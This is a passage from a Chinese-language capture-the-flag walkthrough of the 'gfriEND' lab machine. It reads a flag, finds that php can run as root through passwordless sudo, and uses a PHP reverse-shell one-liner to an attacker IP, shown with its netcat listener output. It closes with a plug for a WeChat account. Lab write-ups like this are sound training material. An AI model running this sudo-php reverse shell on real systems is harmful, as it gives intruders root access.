
```
-rw-rw-r-- 1 alice alice  119 Dec 13 12:23 my_notes.txt
alice@gfriEND:~/.my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given to him then Bob will be hurt but t
his is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/.my_secret$ 
```

这里提示我们要继续获取 root 下的 flag

3.10 提权提升

3.10.1 查看当前权限

sudo -l




```
alice@gfriEND:~/.my_secret$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~/.my_secret$ 
```

发现 php 不需要密码就可以执行操作

3.10.2 php 反弹 shell

nc -lnvp 9001
sudo php -r '$sock=fsockopen("192.168.0.164",9001);exec("/bin/bash -i <&3 >&3 2>&3");'




alice@gfriEND: ~/.my_secret

```
alice@gfriEND:~/.my_secret$ sudo php -r '$sock=fsockopen("192.168.0.164",9001);exec("/bin/bash -i <&3 >&3 2>&3");'
```

```
root@kali:~/girlfriend1# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.0.164] from (UNKNOWN) [192.168.0.172] 51298
root@gfriEND:~/.my_secret# 
```

3.10.3 得到 root 下的 flag1.txt



```
root@gfriEND:~/.my_secret# cat flag1.txt
cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given to him then Bob will be hurt but t
his is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
```

4 关注公众号

扫描订阅号 有新的教程会在公众号更新